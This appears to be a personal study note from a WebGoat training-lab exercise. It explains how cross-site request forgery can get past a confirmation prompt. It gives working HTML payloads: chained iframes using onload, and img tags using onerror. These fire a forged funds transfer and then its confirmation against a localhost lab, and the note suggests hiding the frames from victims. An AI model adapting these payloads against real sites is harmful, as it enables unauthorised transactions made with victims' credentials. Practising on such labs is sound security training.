
CSRF Prompt Bypass

Monday, October 30, 2017 10:09 PM

- This CSRF attack will bypass user confirmation prompts
- CSRF is an attack that tricks the victim into loading a page that contains a "forged request" to execute commands with the victim's credentials
- Prompting a user to confirm or cancel the command might sound like a solution, but can be bypassed if the prompt is scriptable
  - This can also apply to a series of prompts such as a wizard or issuing multiple unrelated forged requests

Solution
Inspect the page beforehand
http://localhost:8080/WebGoat/attack?Screen=1471017872&menu=900&transferFunds=4000



- We see from the source code that the next forged command will need the following URL: attack?Screen=1471017872&menu=900

- From this we see the next forged command will need the following URL: attack?Screen=1471017872&menu=900&transferFunds=CONFIRM
- We can load this malicious request into either an image or an iframe

- The next step is to add the additional forged confirmation request
  - However, an additional iframe or image with this URL will not be sufficient
  - The second request must load AFTER the first
- So, add JavaScript to load the 2nd command after the first
  - For iframes, make the onload attribute of the 1st frame set the src of the 2nd iframe

```
<iframe
    src="http://localhost:8080/WebGoat/attack?Screen=1471017872&menu=900&transferFunds=5000"
    id="myFrame" frameborder="1" marginwidth="0"
    marginheight="0" width="800" scrolling=yes height="300"
    onload="document.getElementById('frame2').src='http://localhost:8080/WebGoat/attack?
    Screen=1471017872&menu=900&transferFunds=CONFIRM';">
</iframe>
<iframe
    id="frame2" frameborder="1" marginwidth="0"
    marginheight="0" width="800" scrolling=yes height="300">
</iframe>
```

- In a real attack the results would try to hide the results from the end user
  - | E.g. Using | a small or invisible iframe |

- If using image tags, loading an html page as an image will cause an error
  - Use the onerror attribute in place of onload

```
<img
src="http://localhost:8080/WebGoat/attack?Screen=XXX&menu=YYY&transferFunds=5000"
onerror="document.getElementById('image2').src='http://localhost:8080/WebGoat/attack?Screen=XXX&menu=YYY&transferFunds=CONFIRM'">
<img id="image2" >
```